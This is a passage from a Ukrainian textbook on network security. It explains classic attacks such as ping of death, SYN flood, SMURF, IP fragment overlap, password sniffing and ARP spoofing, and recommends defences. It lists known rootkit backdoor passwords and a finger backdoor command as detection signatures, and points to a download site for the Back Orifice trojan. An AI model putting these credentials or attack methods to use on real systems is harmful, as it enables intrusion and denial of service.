SCO Openserver	4.2, 5.0.x	Вразливість
DEC TOPS-20, TOPS-10	All	Помилки
Digital Firewall	?	Вразливість
AltaVista Firewall for UNIX	?	Вразливість

Було почато тестування й жодна з досліджуваних ОС – ні IRIX, ні AIX, ні VMS, ні SunOs, ні FreeBSD, ні Linux [56], ні Windows NT 4.0, ні навіть Windows '95 і Windows for WorkGroups 3.11 – абсолютно ніяк не реагували на подібний некоректний запит і продовжували нормально функціонувати! Тоді були розпочаті спеціальні пошуки ОС, яку б дійсно вивела з ладу дана атака. Нею виявилася Windows 3.11 з WinQVT – ця ОС дійсно зависла.

На запит, надісланий так званим "експертам", яким настільки довіряють CERT і CIAC, де попросили пояснити виниклу ситуацію, а також відомості з табл. 1.11, була отримана відповідь; у ньому говорилося, що успіх даної атаки залежить від багатьох факторів, а саме: ПО й апаратного забезпечення, установленого на ПК, і, найголовніше, від фази місяця. Погодьтеся, повна маячня! Для повноти картини далі приводимо опис exploit'a, створеного для Windows NT 4.0, завдання якого, використовуючи ping, зробити так, щоб зависнув власний ПК. Першим кроком пропонувалося запустити Web Browser (?). На другому кроці було потрібно запустити taskmgr (Task Manager) (??). У коментарях до цього кроку говорилося, що так Ping Death працює краще. І, нарешті, було потрібно запустити 18 ping-процесів (???) (не більше й не менше; можливо, краще відразу 100). Якщо ви думаєте, що далі ваша ОС негайно зависне, то ви глибоко помиляєтеся! У коментарях до exploit'у до одержання ефекту пропонувалося чекати приблизно 10 хвилин, з філософським зауваженням про те, що очікування може протривати дещо більше (цікаво, на скільки більше – година, місяць, рік?!) або дещо менше.

Nestea attack. Небезпечне перекриття IP-фрагментів, сформоване програмою nestea. ОС може стати нестабільною або зруйнуватися. Є патчі для більшості ОС. Адреса відправника найімовірніше не є правдивою. Це означає, що відправник використовує фальшиву IP-

адресу. На жаль, не існує простих способів визначити, хто в дійсності посилає кадри з перекрученою адресою відправника.

Traceroute (tracert). Хтось намагається відстежити шлях від своєї машини до вашої. Утиліта traceroute широко використовується в Інтернет для пошуку шляху між машинами. Програма traceroute виконує цю роботу й визначає віртуальний шлях через Internet. Програма traceroute не є небезпечною. Не існує способу проникнути у ваш ПК, використовуючи її. Однак вона допомагає хакеру відстежити ваші з'єднання через Інтернет. Ця інформація може використовуватися для компрометації деяких інших учасників ваших зв'язків. Наприклад, у минулому цей вид інформації використовувався хакерами для того, щоб відключити свою жертву від Інтернету, змусивши найближчий маршрутизатор, щоб зависла телефонна лінія.

Snork attack. Реєструються UDP-дейтагарами з портом призначення 135 (Microsoft Location Service) і відправник з портом 7 (Echo), 19 (Chargen) або 135. Це спроба замкнути дві служби, якщо вони дозволені/активовані й змусити їх нескінченно обмінюватися пакетами один з одним. Існує патч для блокування таких атак.

AntiSniff DNS exploit. Програма AntiSniff може бути використана шляхом посилання спеціального DNS-кадру. У випадку успіху хакер може використовувати програму, що працює в системі, де працює AntiSniff. AntiSniff – це програма, що розроблена L0pht Heavy Industries у липні 1999. Хакер може використовувати L0pht AntiSniff для одержання інформації про мережу, що може виявитися для нього корисною при наступних атаках. Хакер може також використовувати L0pht AntiSniff для визначення положення компрометуючих ПК, переведених у режим 6 (sniffing), які можуть ним пізніше використовуватися.

HTTP URL directory traversal/climbing. Ситуація виглядає так, начебто хакер намагається прочитати сторонні файли ОС. Звичайна помилка web-браузера полягає в тому, що хакер може специфікувати URL, яке виглядає як /../../../foo/bar.txt. Ця атака вдається, тому що програміст не здійснює подвійної перевірки URL, щоб переконатися, чи коректний файл web-сайта. Сигнатурою атаки може бути наявність в URL послідовності ../... Іноді така атака може бути імітована некоректними зв'язками, розміщеними на сторінці. Це говорить про некоректну конфігурацію. По-перше, перевірте параметри URL, щоб з'ясувати, до якого файлу має намір одержати доступ хакер. Потім

перевірте, чи одержав хакер доступ до файлу. Якщо це дійсно критичний файл і атака була успішною, необхідно почати термінові дії. Наприклад, якщо хакер одержав доступ до файлу паролів, необхідно замінити всі паролі. Варто також перевірити, чи є версія сервера новітньою й чи використані всі існуючі патчі. Більшість таких атак уживає проти "вбудованих" web-серверів (тобто web-серверів, доданих як частина іншого програмного продукту), а не проти реальних web-серверів типу Apache і IIS.

Telnet Backdoor. Хакер намагається скористатися відомим ім'ям/паролем "схованих" дверей telnet Trigger. Протокольний аналізатор витягає login-name і пароль із вхідного рядка Telnet і порівнює їх зі списком відомих параметрів доступу для "схованих" дверей telnet. Деякі з них наведені нижче:

wh00t!	Пароль "схованих" дверей надаваний rootkit для Linux, розроблений у 1994 р.
Irkr0x	Пароль "схованих" дверей надаваний Rootkit I для Linux, розроблений у 1996 р.
Satori	Rootkit IV для Linux.
Rewt	"Сховані" двері користувальницького аккаунта, що надає root-привілею.
h0tb0x	Пароль "схованих" дверей для FreeBSD rootkit 1.2 (1/27/97).

Finger forwarding. Спроба використання програми finger для переадресації запиту іншій системі. Часто використовується хакерами, щоб замаскувати свою ідентифікацію. Finger підтримує рекурсивні запити. Запит типу "rob@foo@bar" просить "bar" повідомити інформацію про "rob@foo", змушуючи "bar" надіслати запит "foo". Ця техніка може використовуватися для приховування правдивого джерела запиту. Finger є небезпечним джерелом інформації й із цієї причини повинен бути заблокований в /etc/inetd.conf.

Finger Backdoor. Хтось намагається повторно ввійти в ОС через відомі "таємні" двері в finger. Через те, що система була скомпрометована, хакери можуть залишити для себе відкриті "таємні" двері. Наприклад, одні "таємні" двері допускають посилку finger команди "cmd_rootsh", що відкриває shell із привілеями суперкористувача. Зазначимо, що якщо таємні двері дійсно є, ваша система вже була

скомпрометована. У цей час всі відомі таємні двері finger існують тільки в системах UNIX. Якщо ви зіштовхнулися з такою проблемою то, по-перше, перегляньте інформацію відгуків, що може бути в наявності. Якщо ви виявили якісь повідомлення про помилки, то ймовірно спроба вторгнення не була успішною (однак не сподівайтеся). По-друге, якщо ви стурбовані можливістю наявності таємних дверей в системі, виконайте команду finger самі. Щоб усунути вразливість даного виду, треба, по-перше, розглянути можливість видалення послуги finger взагалі. Це небезпечна послуга, що надає корисну інформацію хакерам. По-друге, якщо ви відчуваєте, що ОС скомпрометовано, варто заново інсталювати ОС. Пошукайте таємні двері. Важко уявити, що якийсь користувач у вашій системі має ім'я "cmd_shell". Багато широкодіапазонних сканерів шукають такі таємні двері.

Back Orifice (BO). Ця скромна програма розміром усього в 120k(!) є "троянським конем". Вона усього лише надає анонімному віддаленому користувачеві повний контроль над Windows 9x, підключеному до Інтернету, отже:

доступ до жорсткого диска жертви через браузер;

редагування реєстру;

повний контроль над файловою системою;

звіт про введені паролі;

копія екрана;

перегляд мережних ресурсів, підключених до жертви;

керування списком процесів;

віддалене перезавантаження;

віддалене виконання програм з можливістю перенапрямку консолі клієнтові (свого роду телнет).

Наведений список можливостей не повний, тому BO майже серйозно можна рекомендувати мережним адміністраторам як безкоштовну альтернативу таким недешевим продуктам, як Landesk Management Suite або Managewise, точніше, що входить у ці пакети засобам доступу до ПК користувачів. Завантажити BO і знайти повну інформацію можна за адресою http://www.cultdeadcow.com.

Досить примітною була реакція Microsoft на BO: "Ми не надаємо великого значення появі цієї програми й не думаємо, що на неї варто звертати увагу наших клієнтів".

Як і всі засоби віддаленого адміністрування, BO складається із двох частин – сервера й клієнта. Сервер запускається один раз на машині жертви, він швидко відпрацьовує й видаляє себе, але до видалення він устигає сховатися в надрах ОС так, що знайти його сліди нелегко. Поширюється BO дуже просто – деякі вже одержали "прискорювачі IRC", "патчі до ICQ", причому того самого розміру 120 Кб. Клієнти BO існують під Unix, OS/2 і Win32. Крім того, сервер просто представить будь-якому віддаленому браузеру жорсткий диск із ОС. Він же дозволить із браузера зробити download або upload. Клієнт – це текстова оболонка з вбудованою допомогою, досить зручною у використанні. Під win32 є GUI-Клієнт, однак його функціональність викликає сумніви.

PCAnywhere ping. Хтось пінгує ОС для того, щоб перевірити, чи працює PCAnywhere. Це може бути атака, але може бути й інцидент. PCAnywhere є продуктом Symantec, що дозволяє здійснити віддалене керування ПК. Вона є дуже популярною в Internet для легальних цілей, дозволяючи адміністраторам віддалено контролювати сервери. Хакери часто сканують Internet з метою пошуку машин, що підтримують цей продукт. Багато користувачів використовують порожні паролі або паролі, які легко вгадати. Це надасть легкий доступ хакеру. Якщо хакер захопив контроль над машиною, він не тільки може украсти інформацію, але й використовувати цю машину для атаки інших ПК в Інтернеті. Випадкові сканування клієнтами PCAnywhere, звичайно, видні з боку сусідів. Програма інсталює іконку, названу "NETWORK", що сканує локальну область. Хоча ці скани не містять ворожих намірів, вони можуть створювати дискомфорт. Щоб перевірити, що насправді має місце, варто розглянути IP-адресу хакера. Якщо IP-адреса ставиться до локального сегмента (тобто подібний вашій IP-адресі), тоді це є нормальним. Інакше (адреса зовнішня) – має місце ВА ОС. PCanywhere сканує діапазон "класу С". Якщо ви не працюєте з PCAnywhere, тоді проблем немає. В такому випадку читайте поради щодо забезпечення безпеки сервера PCAnywhere.

SNMP Crack. Виявлено велику кількість рядків community (паролів), які ініціюють спробу розкрити систему контролю паролів. Велика кількість повідомлень SNMP з різними рядками community за обмежений період часу повинні розглядатися як підозріла активність і як спроба підібрати коректне значення поля community. SNMP використовується для

моніторингу параметрів устаткування. Це небезпечний протокол, і ніщо не перешкоджає підбору пароля простим перебором. Варто конфігурувати ОС так, щоб вона була доступна з боку обмеженого кола машин. Рекомендується також використовувати максимально довгі рядки community, що дозволить зареєструвати підбір до того, як він успішно завершиться.

MS rpc dump. Хакер намагається сканувати вашу систему для визначення сервісів RPC/DCOM. Можливо, він шукає слабкі місця в системі доступу. Це спеціальна команда, що може бути послана до "RPC End-Point Mapper", що працює з портом 135. Ця атака не спрямована на вторгнення. Вона є частиною розвідувального етапу. Команда 'epdump' попросить ОС перелічити всі працюючі сервіси. Хакер, одержавши ці дані, зможе ефективніше шукати слабкі місця. Якщо хакер знайде якісь із цих послуг, він спробує скористатися ними. Наприклад, існують шляхи, за допомогою яких він може направити e-mail через Microsoft Exchange Servers. Шляхом виконання 'epdump' він може з'ясувати, чи працює ОС як сервер. Якщо це так, він може потім змусити ОС переадресувати SPAM своїм "клієнтам". Поставте фільтр на порт 135 в firewall як для UDP, так і TCP.

SOCKS port probe. Сканування ОС для перевірки роботи SOCKS. Це означає, що хакер хоче влаштувати переадресацію трафіка через вашу ОС на якийсь інший мережний об'єкт. Це може бути також chat-сервер, що намагається визначити, чи не намагається хтось використовувати ОС для переадресації. SOCKS становить систему, що дозволяє декільком машинам працювати через загальне Інтернет-з'єднання. Багато додатків підтримують SOCKS. Типовим продуктом є WinGate, що легко інсталюється на ПК, який має реальне Інтернет-з'єднання. Всі інші машини в межах даної області підключаються до Інтернет через цей ПК. Проблема з SOCKS і продуктами типу WinGate полягає в тому, що вони не роблять розходження між відправником і одержувачем, що полегшує віддаленим машинам з Інтернет одержати доступ до внутрішніх ПК. Це може дозволити хакеру одержати доступ до інших машин через вашу ОС. При цьому він маскує своє правдиве положення в мережі. Атака проти жертви виглядає так, ніби вона була розпочата з боку вашої машини. Цей вид атаки на першому етапі виглядає як сканування. При використанні SOCKs систему варто

конфігурувати так, щоб заблокувати сторонній доступ. Хакер розраховує на вашу помилку при конфігурації.

Netbus probe. Одержання доступу до вашого ПК за допомогою "NetBus Trojan Horse". Хакер шукає ПК, скомпрометований за допомогою цієї програми. Програма розсилається клієнтам з надією, що який-небудь користувач її запустить. Завдання такої програми – встановити пароль, установити вірус або переформатувати ваш диск. Популярну спеціальну групу утворюють "троянські коні", що забезпечують віддалений доступ до ПК. Такі програми хакер намагається надіслати поштою, через chat або новини, при цьому він може й не знати, де в Інтернеті знаходиться ваш ПК. Хакер знає тільки, хто є вашим провайдером, і змушений сканувати всіх його клієнтів.

IP spoofing. **Спуфінгом** називається підміна адреси відправника в заголовку IP-пакета з метою пробити автентифікацію, засновану на визначенні IP-адреси джерела пакета. Незважаючи на те, що відповідний пакет ніколи не повернеться до атакуючого, спуфинг є кращим другом хакера-злочинця й застосовується як складова безлічі інших атак.

SYN flooding. Є різновидом атак типу denial-of-service (відмова від обслуговування). Здійснюється вона за допомогою створення напіввідчинених або недовідкритих (half-open) з'єднань. Їй підданий стек будь-який ОС або стек маршрутизатора, якщо він ще й надає який-небудь TCP-сервіс, наприклад, "echo". Розглянемо нормальний процес установлення з'єднання клієнта (ftp, http, telnet) із сервером:

починає клієнт із відправлення запиту SYN на встановлення з'єднання із сервером;

сервер підтверджує одержання запиту SYN відправленням клієнтові повідомлення SYN-ACK;

клієнт завершує процес установлення з'єднання відправленням повідомлення ACK.

Таким чином, з'єднання відкрите і сервер може обмінюватися із клієнтом специфічними для конкретного додатка даними. Якщо сервер не одержав повідомлення ACK, то буде очікувати його протягом деякого часу (timeout), перш ніж закриє напіввідчинене з'єднання. До закриття сервер зберігає в пам'яті структуру даних, що описують очікуючи установки з'єднання. Ця структура згодом переповнюється, і сервер, у найкращому випадку, втрачає можливості відкривати нові з'єднання

доти, доки список напіввідчинених з'єднань не очиститься. У найгіршому випадку сервер може вийти з ладу.

SMURF також ставиться до атак типу denial-of-service і працює на базі ICMP. Можливо, не кожен користувач ознайомлений з назвою цього протоколу, однак переважна більшість тих, хто працює із КС зіштовхувалися із програмою, яка реалізує одну з його функцій, – командою "PING". Ця необразлива програма призначена для визначення доступності якого-небудь хосту (віддаленого пристрою, що має IP-адресу) посилкою пакета ехо-запиту ICMP. Якщо отримано пакет з ехо-відповіддю, то хост уважається доступним. Однак пакет може бути відправлений не за адресою конкретного хосту, а за широкомовною (broadcast) адресою мережі. Широкомовна адреса становить адресу, в якій розряди, відведені під адресу хосту, дорівнюють одиниці. Наприклад, 10.255.255.255 – це широкомовна адреса для мережі 10.0.0.0. Якщо така мережа класу А розбита на 256 підмереж, то широкомовна адреса для підмережі 10.50.0.0 буде 10.50.255.255. Втім, мережна адреса, у якій розряди, відведені під адресу хосту, дорівнюють нулю, теж може забезпечити широкомовне ехо. У цьому випадку пакет буде доставлений всім ПК у цій мережі. Очевидно, що якщо на широкомовний пакет дадуть відповідь кілька сотень або тисяч машин, то комп'ютер-ініціатор ехо-запиту може не впоратися з обробкою ехо-відповідей.

Однак повернемося до підозрілих намірів злочинця. Вони посилають ICMP пакет, у якому адреса відправника є адресою жертви (спуфінг), а як одержувач вказується широкомовна адреса якого-небудь посередника. ПК посередника відповідають на отриманий ехо-запит посиланням пакетів за адресою відправника, тобто обраній злочинцем жертві. Про подальші наслідки говорити важко: ПК може тимчасово виявитися не здатним працювати в мережі, може "зависнути", але можливе й порушення функціонування самої мережі через надмірний трафік.

Унеможливити атаку SMURF можуть маршрутизатори в мережі посередника. Якщо вони фільтрують широкомовний трафік, то сумління їхнього мережного адміністратора, який настроїв його, може бути чистим – комп'ютери в довіреній йому мережі не будуть посередниками в деструктивних діях зовнішнього зловмисника проти невідомої жертви. Однак ініціатор атаки може перебувати й усередині мережі. У цьому

випадку маршрутизатори не допоможуть, і відповідальність за атаку буде покладена на хости, які також не повинні відповідати на ці пакети.

IP-фрагментація як спосіб проникнення через Firewall

Як відомо з опису протоколу IP (RFC 791), максимальний розмір IP-пакета може досягати (216 – 1) байт. Однак розмір пакета (дейтаграми), переданого безпосередньо каналом передачі, залежить від типу середовища передачі. Наприклад, у середовищі Ethernet максимальний розмір дейтаграми 1500 байт, у середовищі ATM – 56 байт. Тому для того, щоб IP-пакети могли передаватися мережами будь-яких типів, у протоколі IP передбачена фрагментація пакетів. Тобто для передачі одного великого пакета він розбивається на відповідну кількість пакетів менших розмірів (їхній розмір обумовлюється максимальним розміром пакета у відповідному середовищі передачі). Цей процес розбивки IP-пакета на частини називається IP-фрагментацією. Застосування в мережі Internet фрагментації пакетів робить її більш гнучкою й інваріантною стосовно різноманітних фізичних середовищ передачі. На рис. 1.16 наведений формат IP-пакета версії IPv4.

4-bit Version	4-bit Header Length	8-bit Type of Service	16-bit Total Length
16-bit Identification		3-bit Flags	13-bit Fragment Offset
8-bit Time to Live		8-bit Protocol	16-bit Header Checksum
32-bit Source Address			
32-bit Destination Address			
Options &Padding			
Data			

Рис. 1.16. **Формат IP-пакета версії IPv4**

У цьому випадку нас будуть цікавити тільки поля Fragment Offset і Flags. У полі Fragment Offset утримується значення, вимірюване вісімками байт, що позначає зсув фрагмента щодо початку дейтаграми. Таким чином, одиниця в цьому полі означає зсув на 8 байтів від початку дейтаграми. Поле Flags показує, фрагментований пакет чи ні.

Механізм впливу: однією з основних функцій усіх файерволів є фільтрація мережного трафіка, який проходить через них. У цьому випадку на мережному рівні обмежується можливість доступу до певних

служб хостів, що захищаються. Тип служби, на яку направляється пакет, визначається параметром "порт призначення" у заголовку пакета TCP або UDP (рис. 1.17; 1.18). Тому файервол аналізує цей параметр і перевіряє його відповідність тим правилам фільтрації, які на ньому встановлені. У випадку відповідності правилам пакет пропускається далі, в іншому випадку – фільтрується.

<table>
<tr><td colspan="3">16-bit Source Port Number</td><td>16-bit Destination Port Number</td></tr>
<tr><td colspan="4">32-bit Sequence Number</td></tr>
<tr><td colspan="4">32-bit Acknowledgement Number</td></tr>
<tr><td>4-bit Header Length</td><td>6-bit Reserved</td><td>6-bit Flags</td><td>16-bit Window Size</td></tr>
<tr><td colspan="3">16-bit TCP Checksum</td><td>16-bit Urgent Pointer</td></tr>
<tr><td colspan="4">Options & Padding</td></tr>
<tr><td colspan="4">Data</td></tr>
</table>

Рис. 1.17. **Формат TCP-пакета**

<table>
<tr><td>16-bit Source Port Number</td><td>16-bit Destination Port Number</td></tr>
<tr><td>16-bit Length</td><td>16-bit Checksum</td></tr>
<tr><td colspan="2">Data</td></tr>
</table>

Рис. 1.18. **Формат UDP-пакета**

У своїй статті "Packet Fragmentation Attacks" (опублікована в All.net) доктор F. B. Cohen запропонував наступний сценарій передбачуваної атаки, що полягає в проходженні фрагментованого пакета через файервол, обминаючи правила фільтрації. Атакуючий розбиває пакет на два фрагменти, перший з яких містить фіктивний TCP- або UDP-заголовок з номером порту призначення, що не фільтрується правилами на файерволі (наприклад, 25 порт – поштовий SMTP-сервер), а другий має такий зсув (рівний 1) у поле Fragment Offset, що перекриває перший пакет і записує в поле "порт призначення" правдиве значення порту тієї служби, до якої доступ через файервол заборонений. У цьому випадку правила фільтрації на файерволі пропустять цей IP-пакет, тому що файервол не займається складанням фрагментованих IP-пакетів.

Із цією статтею доктора Cohen'а відбувалися із часом досить цікаві зміни. У статті, знайденій на WWW-сервері all.net, для здійснення атаки пропонувалося занести в поле Fragment Offset значення, рівне 1 (однак у цьому випадку подібна атака в принципі не можлива). Після відвідування одного із серверів пізніше була виявлена та ж стаття, але з одним "невеликим" виправленням: пропонувалося заносити в це поле вже не 1, а 0! Щодо всього іншого стаття залишилася незмінною.

Дійсно, складанням фрагментованих IP-пакетів займається ОС кінцевого одержувача пакета, і при складанні, як правило, не перевіряється, чи накладаються фрагменти пакета один на один. Мережна ОС збирає фрагментований пакет і передає його відповідній службі, ґрунтуючись на значенні в поле "порт призначення". На перший погляд, атака відбулася: фрагментований пакет, спрямований одній службі, пройшов через файервол і при складанні фрагментів передався іншій службі, доступ на яку був заборонений правилами фільтрації файервола. Однак F. B. Cohen не врахував того важливого факту, що значення в поле зсуву відповідно до специфікації вказується у вісімках байтів, і навіть якщо встановити це значення в одиницю й припустити, що мережна ОС не перевіряє накладення фрагментів, після складання фрагментів накладення відбудеться тільки після перших восьми байт TCP- або UDP-заголовка, у яких, як видно з рис. 1.7, і втримуються поля портів призначення. Через якийсь час після опублікування статті доктор Cohen, можливо, виявив описану вище помилку й вніс у сценарій атаки одну зміну: одиниця в поле Fragment Offset тепер була ним замінена на 0! Проаналізуємо, наскільки ця зміна уможливить здійснення даної атаки.

Дійсно, у цьому випадку атака може бути успішною, тому що поле Flags ("індикатор фрагментації") у другому пакеті можна заповнити потрібним чином, тоді на підставі значення із цього поля мережна ОС повинна ухвалювати рішення щодо початку складання фрагментів. Про це поле в сценарії атаки доктора Cohen навіть не згадується!

Аналіз вихідних текстів ядра ОС Linux і FreeBSD показав, що IP-пакет буде сприйнятий цими ОС як фрагмент тільки в тому випадку, якщо значення в поле Fragment Offset не дорівнює 0! Тому що в алгоритмі складання фрагментів, описаному в RFC 791, не потрібна обов'язкова перевірка значення цього поля, то можливо, що деякі

мережні ОС її не роблять (що малоймовірно!), і, отже, атака може мати успіх.

1.5.2. Віддалені атаки на хости Internet

Розглянемо наступні типи віддалених атак на хости Internet (рис. 1.19).

У мережі Internet основними базовими протоколами віддаленого доступа є TELNET і FTP (File Transfer Protocol).

TELNET – це протокол віртуального термінала (ВТ), що дозволяє з віддалених хостів підключатися до серверів Internet у режимі ВТ.




Рис. 1.19. **Класифікація віддалених атак на хости Internet**

Аналіз мережного трафіка мережі Internet

FTP – протокол, призначений для передачі файлів між віддаленими хостами. Для одержання доступу до сервера за даними протоколами користувачеві необхідно пройти на ньому процедуру ідентифікації й автентифікації. Як інформація, що ідентифікує користувача, виступає його ідентифікатор (ім'я), а для автентифікації використовується пароль.

Особливістю протоколів FTP і TELNET є те, що паролі й ідентифікатори користувачів передаються мережею у відкритому, незашифрованому вигляді. Таким чином, необхідною й достатньою умовою для одержання віддаленого доступу до хостів за протоколами FTP і TELNET є ім'я і пароль користувача.

Одним зі способів одержання паролів і ідентифікаторів користувачів у мережі Internet є аналіз мережного трафіка. Мережний аналіз здій-снюється за допомогою аналізатора пакетів, що перехоплює всі пакети, передані сегментом мережі, і виділяє серед них ті, у яких передаються ідентифікатор користувача і його пароль. Мережний аналіз

протоколів FTP і TELNET показує, що TELNET розбиває пароль на символи й пересилає їх по одному, поміщаючи кожен символ з пароля у відповідний пакет, а FTP, навпаки, пересилає пароль цілком в одному пакеті (рис. 1.20).




Рис. 1.20. **Аналіз мережного трафіка**

Аксіома 1.3. Рекомендується використовувати один із наступних методів запобігання аналізу мережного трафіка або сніфінга, але не забувайте при цьому про доцільність застосування того або іншого.

1. Користуйтеся активними інтелектуальними мережними пристроями (хабами, свічами, мостами, роутерами), які надсилають вузлам для призначення тільки ті пакети, які їм призначені.

2. Метод ефективний проти початківців хакерів, перешкоджає запуску, але не самій роботі. Працює на *nix подібних ОС – перекомпілюйте ядро ОС із підтримкою режиму BPF (Packet Filter support).

3. Будь-якими доступними ПЗ, наприклад, IPSec (вбудована підтримка), deslogin, swIPe, використовуйте шифрування трафіка, що перебуває за адресою: ftp.csua.berkeley.edu:/pub/ cypherpunks/swIPe/.

4. Використання протоколу KERBEROS, що, незважаючи на всі відомі свої недоліки, забезпечує досить надійний захист з'єднання.

5. Використання реалізації протоколу SSH для сеансів з'єднань за протоколом TCP-з'єднань, наприклад, за допомогою програми F-secure-SSH на сайті фірми www.DataFellows.com.

6. Використання технології одноразових паролів за допомогою програми SYSKEY, хоча це й не дуже сильний захист.

Підставний ARP-сервер у мережі Internet

У загальному випадку переданий мережею пакет, незалежно від використовуваного протоколу й типу мережі (Token Ring, Ethernet, X.25 і ін.), складається із заголовка пакета й поля даних. У заголовок пакета звичайно, заноситься службова інформація, обумовлена використовуваним протоколом обміну й необхідна для адресації пакета, його ідентифікації, перетворення й т. д. У полі даних містяться або безпосередньо дані, або інший пакет більш високого рівня OSI. Так, наприклад, пакет тран-спортного рівня може бути вкладений у пакет мережного рівня, що, у свою чергу, вкладений у пакет канального рівня. Спроектувавши це твердження на мережну ОС, що використовує протоколи TCP/IP, можна стверджувати, що пакет TCP (транспортний рівень) вкладений у пакет IP (мережний рівень), який, у свою чергу, вкладений у пакет Ethernet (канальний рівень).

Розглянемо схему адресації пакетів у мережі Internet і виникаючі при цьому проблеми ІБ. Як відомо, базовим мережним протоколом обміну в мережі Internet є протокол IP (Internet Protocol). Для адресації на мережному рівні (IP-рівні) у мережі Internet кожний хост має унікальний 32-розрядну IP-адресу. Для передачі IP-пакета на хост необхідно вказати в IP-заголовку пакета в поле Destination Address IP-адресу даного хосту. Однак, як видно з рис. 1.21, IP-пакет перебуває усередині апаратного пакета (у випадку середовища передачі Ethernet IP-пакет перебуває усередині Ethernet-пакета), тому кожен пакет у мережах будь-якого типу й з будь-якими протоколами обміну адресується на апаратну адресу мережного адаптера, безпосередньо здійснюючий прийом і передачу пакетів у мережу.




Рис. 1.21. **Структура TCP-пакета**

Із усього вищезазначеного видно, що для адресації IP-пакетів у мережі Internet, крім IP-адреси хосту, необхідна ще або Ethernet-адреса його мережного адаптера (у випадку адресації усередині однієї підмережі), або Ethernet-адреса маршрутизатора (у випадку міжмережної адресації). Спочатку хост може не мати інформації про Ethernet-адреси інших хостів, що перебувають із ним в одному сегменті, у тому числі й про Ethernet-адресу маршрутизатора. Отже, перед хостом постає стандартна проблема, розв'язувана за допомогою алгоритму віддаленого пошуку. У мережі Internet для вирішення цієї проблеми використовується протокол ARP, що дозволяє одержати взаємно однозначну відповідність IP- і Ethernet-адрес для хостів, що перебувають усередині одного сегмента. Це досягається в такий спосіб: при першому звертанні до мережних ресурсів хост відправляє широкомовний ARP-запит на Ethernet-адресу FFFFFFFFFFFFh, у якому вказує IP-адресу маршрутизатора й просить повідомити його Ethernet-адресу (IP-адреса маршрутизатора є обов'язковим параметром, що завжди встановлюється вручну при настроюванні будь-якої мережної ОС у мережі Internet). Цей широкомовний запит одер-жать всі станції в даному сегменті мережі, у тому числі й маршрутизатор. Одержавши даний запит, маршрутизатор внесе запис, про що запросив дані хоста у свою ARP-таблицю, а потім відправить на що запросив хост ARP-відповідь, у якому повідомить свою Ethernet-адресу. Отримані в ARP-відповіді Ethernet-адреси будуть занесені в ARP-таблицю, що знаходиться в пам'яті ОС на хості й утримує запис відповідності IP- і Ethernet-адрес для хостів усередині одного сегмента. Зазначимо, що у випадку адресації до хосту, розташованому в тій же підмережі, також використовується ARP-протокол, і розглянута вище схема повністю повторюється.

У випадку використання в КС алгоритмів віддаленого пошуку існує можливість здійснення в такій мережі типового ВА "помилковий об'єкт КС". З аналізу безпеки протоколу ARP стає зрозумілим, що, перехопивши на атакуючому хості усередині даного сегмента мережі широкомовний ARP-запит, можна послати помилковий ARP-відповідь, у якій оголосити себе шуканим хостом (наприклад, маршрутизатором), і надалі активно контролювати й впливати на мережний трафік "обманутого" хоста за схемою "помилковий об'єкт КС".

Розглянемо узагальнену функціональну схему помилкового ARP-сервера (рис. 1.22 – 1.24):

очікування ARP-запиту;

Рис. 1.22. **Підставний ARP-сервер. Фаза очікування ARP-запиту**

при одержанні ARP-запиту передача мережею помилкової ARP-відповіді на хост, що запросив, у якому вказується адреса мережного адаптера атакуючої станції (помилкового ARP-сервера) або та Ethernet-адреса, на яку буде приймати пакети помилковий ARP-сервер (зовсім не обов'язково вказувати в помилковій ARP-відповіді свою справжню Ethernet-адресу, тому що при роботі безпосередньо з мережним адаптером його можна запрограмувати на прийом пакетів на будь-яку Ethernet-адресу);

прийом, аналіз, вплив і передача пакетів обміну між взаємодіючими хостами.

